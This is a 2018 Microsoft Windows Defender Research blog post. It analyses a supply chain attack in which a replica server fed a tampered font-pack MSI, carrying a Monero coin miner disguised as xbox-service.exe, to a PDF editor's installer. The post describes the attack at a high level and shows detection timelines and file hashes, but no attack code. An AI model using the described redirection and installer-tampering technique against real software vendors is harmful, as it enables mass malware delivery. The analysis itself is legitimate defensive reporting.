Microsoft
(https://www.microsoft.com)
Microsoft 365 (https://www.microsoft.com/en-us/microsoft-365)
Azure (https://azure.microsoft.com)
Microsoft Secure (https://cloudblogs.microsoft.com/microsoftsecure)
Office 365 (https://products.office.com/en-us/business/office)
Dynamics 365 (https://dynamics.microsoft.com/en-us/)
SQL (https://www.microsoft.com/sql-server/)
Windows 10 (https://www.microsoft.com/en-us/windowsforbusiness)

More⌄

Search Cloud Blogs

Attack inception: Compromised supply chain within a supply chain poses new risks

July 26, 2018

ɔook.com/sharer/sharer.php?
ᶠcloudblogs.microsoft.com%2Fmicrosoftsecure%2F2018%2F07%2F26%2Fattack-inception-compromised-supply-chain-
n-poses-new-
:k+inception%3A+Compromised+supply+chain+within+a+supply+chain+poses+new+risks)

ɔm/intent/tweet?url=https%3A%2F%2Fcloudblogs.microsoft.com%2Fmicrosoftsecure%2F2018%2F07%2F26%2Fattack-
sed-supply-chain-within-a-supply-chain-poses-new-
:k+inception%3A+Compromised+supply+chain+within+a+supply+chain+poses+new+risks&via=msftsecurity)

ːdin.com/shareArticle?mini=true&url=https://cloudblogs.microsoft.com/microsoftsecure/2018/07/26/attack-inception-
/-chain-within-a-supply-chain-poses-new-
20inception:%20Compromised%20supply%20chain%20within%20a%20supply%20chain%20poses%20new%20risks)

=Attack inception: Compromised supply chain within a supply chain poses new
cloudblogs.microsoft.com/microsoftsecure/2018/07/26/attack-inception-compromised-supply-chain-within-a-supply-
‹s/)

WINDOWS DEFENDER RESEARCH
(HTTPS://CLOUDBLOGS.MICROSOFT.COM/MICROSOFTSECURE/AUTHOR/WINDC
DEFENDER-RESEARCH/)

in Windows (/microsoftsecure/?product=windows), Windows Defender Advanced Threat Protection (/microsoftsecure/?product=windows-defender-advanced-threat-protection), Endpoint Security (/microsoftsecure/?scenario=endpoint-security), Incident Response (/microsoftsecure/?scenario=incident-response), Threat Protection (/microsoftsecure/?scenario=threat-protection), Research (/microsoftsecure/?content-type=research)

A new software supply chain attack unearthed by Windows Defender Advanced Threat Protection (Windows Defender ATP (https://www.microsoft.com/en-us/windowsforbusiness/windows-atp?ocid=cx-blog-mmpc)) emerged as an unusual multi-tier case. Unknown attackers compromised the shared infrastructure in place between the vendor of a PDF editor application and one of its software vendor partners, making the app's legitimate installer the unsuspecting carrier of a malicious payload. The attack seemed like just another example of how cybercriminals can sneak in malware using everyday normal processes.

The plot twist: The app vendor's systems were unaffected. The compromise was traceable instead to a second software vendor that hosted additional packages used by the app during installation. This turned out be an interesting and unique case of an attack involving "the supply chain of the supply chain".

The attackers monetized the campaign using cryptocurrency miners (https://cloudblogs.microsoft.com/microsoftsecure/2018/03/13/invisible-resource-thieves-the-increasing-threat-of-cryptocurrency-miners/) – going as far as using two variants, for good measure – adding to an expanding list of malware attacks that install coin miners.

We estimate based on evidence from Windows Defender ATP that the compromise was active between January and March 2018 but was very limited in nature. Windows Defender ATP detected suspicious activity on a handful of targeted computers; Automated investigation (https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-atp/automated-investigations-windows-defender-advanced-threat-protection) automatically resolved the attack on these machines.


While the impact is limited, the attack highlighted two threat trends: (1) the escalating frequency of attacks that use software supply chains as threat vector, and (2) the increasing use of cryptocurrency miners as primary means for monetizing malware campaigns.

This new supply chain incident did not appear to involve nation-state attackers or sophisticated adversaries but appears to be instigated by petty cybercriminals trying to profit from coin mining using hijacked computing resources. This is evidence that software supply chains are becoming a risky territory and a point-of-entry preferred even by common cybercriminals.

Hunting down the software supply chain compromise

As with most software supply chain compromises, this new attack was carried out silently. It was one of numerous attacks detected and automatically remediated by Windows Defender ATP on a typical day.

While customers were immediately protected, our threat hunting team began an in-depth investigation when similar infection patterns started emerging across different sets of machines: Antivirus (https://www.microsoft.com/en-us/windows/windows-defender?ocid=cx-blog-mmpc) capabilities in Windows Defender ATP was detecting and blocking a coin mining process masquerading as *pagefile.sys*, which was being launched by a service named *xbox-service.exe*. Windows Defender ATP's alert timeline showed that *xbox-service.exe* was installed by an installer package that was automatically downloaded from a suspicious remote server.



Digital currency mining literals have been observed

Digital currency mining literals have been observed

Open aggregative view with related alerts.

Automated investigation remediated all identified threats (69840)


Figure 1. Windows Defender ATP alert for the coin miner used in this incident

A machine compromised with coin miner malware is relatively easy to remediate. However, investigating and finding the root cause of the coin miner infection without an advanced endpoint detection and response (EDR) (https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-atp/windows-defender-advanced-threat-protection) solution like Windows Defender ATP is challenging; tracing the infection requires a rich timeline of events. In this case, Advanced hunting (https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-atp/advanced-hunting-windows-defender-advanced-threat-protection) capabilities in Windows Defender ATP can answer three basic questions:

- What created *xbox-service.exe* and *pagefile.sys* files on the host?
- Why is *xbox-service.exe* being launched as a service with high privileges?
- What network and process activities were seen just before *xbox-service.exe* was launched?

Answering these questions is painless with Windows Defender ATP. Looking at the timeline of multiple machines, our threat hunting team was able to confirm that an offending installer package (MSI) was downloaded and written onto devices through a certain PDF editor app (an alternative app to Adobe Acrobat Reader).

The malicious MSI file was installed silently as part of a set of font packages; it was mixed in with other legitimate MSI files downloaded by the app during installation. All the MSI files were clean and digitally signed by the same legitimate company – except for the one malicious file. Clearly, something in the download and installation chain was subverted at the source, an indication of software supply chain attack.



Machines >

20:34:32 msiexec.exe created 1f12d560.msi — services.exe > msiexec.exe > 1f12d560.msi — system

20:34:32 msiexec.exe created 1f12d560.msi — services.exe > msiexec.exe > 1f12d560.msi — system

msiexec.exe
e7f85c5fb0e0547d62d80d572f1bf7267acbdf2e
Signer: Microsoft Windows
C:\Windows\System32\msiexec.exe
msiexec.exe /V

1f12d560.msi
@fdb4f63afed7df811f88119c2d67b489c862a07f
Unsigned file
C:\Windows\Installer\1f12d560.msi

20:34:32 msiexec.exe created tmp8C19.tmp — msiexec.exe > msiexec.exe > tmp8C19.tmp

20:34:32 msiexec.exe created [redacted]Installer_1.0.6.28181[1].exe — msiexec.exe > msiexec.exe >

20:34:32 msiexec.exe created tmp8C19.tmp — msiexec.exe > msiexec.exe > tmp8C19.tmp

20:34:32 msiexec.exe created a PE file under Users folder — msiexec.exe > msiexec.exe > file

20:34:31 msiexec.exe created xbox-service.exe — msiexec.exe > msiexec.exe > xbox-service.exe

20:34:29 msiexec.exe created 1f12d55d.msi — services.exe > msiexec.exe > 1f12d55d.msi — system

1f12d560.msi

File creation details
Creation time: 01.30.2018 | 20:34:32
Path: C:\Windows\Installer\1f12d560.msi

File details
SHA1: fdb4f63afed7df811f88
SHA256: a69a40e9f57f029c056c
MD5: 0ae326bf4b644c91f15
Signer: unsigned
Issuer: unsigned

Detections
Alerts: 0 0 0 0
VirusTotal detection ratio: 2/57
Windows Defender AV: No detections found

Observed worldwide
Count: 6

Figure 2. Windows Defender ATP answers who, when, what (xbox-service.exe created right after MSI installation)

As observed in previous supply chain incidents, hiding malicious code inside an installer or updater program gives attackers the immediate benefit of having full elevated privileges (SYSTEM) on a machine. This gives malicious code the permissions to make system changes like copying files to the system folder, adding a service, and running coin mining code.

Confident with the results of our investigation, we reported findings to the vendor distributing the PDF editor app. They were unaware of the issue and immediately started investigating on their end.

Working with the app vendor, we discovered that the vendor itself was not compromised. Instead, the app vendor itself was the victim of a supply chain attack traceable to their dependency on a second software vendor that was responsible for creating and distributing the additional font packages used by the app. The app vendor promptly notified their partner vendor, who was able to identify and remediate the issue and quickly interrupted the attack.

Multi-tier software supply chain attack

The goal of the attackers was to install a cryptocurrency miner on victim machines. They used the PDF editor app to download and deliver the malicious payload. To compromise the software distribution chain, however, they targeted one of the app vendor's software partners, which provided and hosted additional font packages downloaded during the app's installation.



Target machine
App vendor (app installer)
Software partner (additional installer packages)
Replica of software partner server (malicious installer package)

Figure 3. Diagram of the software distribution infrastructure of the two vendors involved in this software supply chain attack

This software supply chain attack shows how cybercriminals are increasingly using methods typically associated with sophisticated cyberattacks. The attack required a certain level of reconnaissance: the attackers had to understand how the normal installation worked. They eventually found an unspecified weakness in the interactions between the app vendor and partner vendor that created an opportunity.

The attackers figured out a way to hijack the installation chain of the MSI font packages by exploiting the weakness they found in the infrastructure. Thus, even if the app vendor was not compromised and was completely unaware of the situation, the app became the unexpected carrier of the malicious payload because the attackers were able to redirect downloads.


At a high level, here's an explanation of the multi-tier attack:

1. Attackers recreated the software partner's infrastructure on a replica server that the attackers owned and controlled. They copied and hosted all MSI files, including font package, all clean and digitally signed, in the replica sever.

2. The attackers decompiled and modified one MSI file, an Asian fonts pack, to add the malicious payload with the coin mining code. With this package tampered with, it is no longer trusted and signed.
3. Using an unspecified weakness (which does not appear to be MITM or DNS hijack), the attackers were able to influence the download parameters used by the app. The parameters included a new download link that pointed to the attacker server.
4. As a result, for a limited period, the link used by the app to download MSI font packages pointed to a domain name registered with a Ukrainian registrar in 2015 and pointing to a server hosted on a popular cloud platform provider. The app installer from the app vendor, still legitimate and not compromised, followed the hijacked links to the attackers' replica server instead of the software partner's server.

While the attack was active, when the app reached out to the software partner's server during installation, it was redirected to download the malicious MSI font package from the attacker's replica server. Thus, users who downloaded and installed the app also eventually installed the coin miner malware. After, when the device restarts, the malicious MSI file is replaced with the original legitimate one, so victims may not immediately realize the compromise happened. Additionally, the update process was not compromised, so the app could properly update itself.

Windows Defender ATP customers were immediately alerted of the suspicious installation activity carried out by the malicious MSI installer and by the coin miner binary, and the threat was automatically remediated.


Windows Defender Security Center
File
Search (File, IP, URL, Machine, User)
Machines


```
20:34:22  [redacted]_Installer.exe created [redacted]asian-and-extended-font-pack-2.0.36.34130-x64.msi

\Device\HarddiskVolume4\Windows\System32...
\Device\HarddiskVolume4\Windows\System32\services.exe

svchost.exe
svchost.exe
b3d7c886dc6607a50874e0ecf2b90cfc3c4b57b8
Signer: Microsoft Windows Publisher
C:\Windows\System32\svchost.exe
svchost.exe -k netsvcs -p -s Appinfo

[redacted]_Installer.exe
[redacted]
Signer: [redacted]
C:\Users[redacted]_Installer.exe
[redacted]_Installer.exe"

[redacted]-asian-and-extended-font...
[redacted]-asian-and-extended-font-pack-2.0.36.34130-x64.msi
fdb4f63afed7df811f88119c2d67b489c862a07f
Unsigned file
C:\ProgramData[redacted]-desktop-asian-and-exter

20:34:22  msiexec.exe created 1f12d549.msi            services.exe > msiexec.exe > 1f12d549.msi
20:34:22  msiexec.exe created 1f12d549.msi            services.exe > msiexec.exe > 1f12d549.msi
20:34:22  [redacted]_Installer.exe created [redacted]-convert-module-2.0.36.34130-x64.msi    svchost.exe > [redacted]
20:34:22  [redacted]_Installer.exe created [redacted]-edit-module-2.0.36.34130-x64.msi       svchost.exe > [redacted]
```

Figure 4. Windows Defender ATP alert process tree for download and installation of MSI font packages: all legitimate, except for one

Since the compromise involved a second-tier software partner vendor, the attack could potentially expand to customers of other app vendors that share the same software partner. Based on PDF application names hardcoded by the attackers in the poisoned MSI file, we have identified at least six additional app vendors that may be at risk of being redirected to download installation packages from the attacker's server. While we were not able to find evidence that these other vendors distributed the malicious MSI, the attackers were clearly operating with a broader distribution plot in mind.

Another coin miner malware campaign

The poisoned MSI file contained malicious code in a single DLL file that added a service designed to run a coin mining process. The said malware, detected as Trojan:Win64/CoinMiner, hid behind the name *xbox-service.exe*. When run, this malware consumed affected machines' computing resources to mine Monero coins.



Tables


- AdminExecuteSequence
- AdminUISequence
- AdvtExecuteSequence
- Binary
- CheckBox
- Component
- Control
- ControlCondition
- ControlEvent
- CustomAction
- Dialog
- Directory
- EventMapping
- Feature
- FeatureComponents
- File
- Icon
- InstallExecuteSequence
- InstallUISequence

Name	Data
WixUIWixca	[Binary Data]
WixUI_Bmp_Banner	[Binary Data]
WixUI_Bmp_Dialog	[Binary Data]
WixUI_Ico_Exclam	[Binary Data]
WixUI_Ico_Info	[Binary Data]
WixUI_Bmp_New	[Binary Data]
WixUI_Bmp_Up	[Binary Data]
remove_icon	[Binary Data]
repair_icon	[Binary Data]
complete_icon	[Binary Data]
custom_icon	[Binary Data]
MsiBin.8B5ABA8B_D909_4843_A0C8_F8D4EFFB09E6	[Binary Data]

Tables: 31 Binary - 12 rows Name - String[72], Key

Figure 5. Malicious DLL payload extracted from the MSI installer

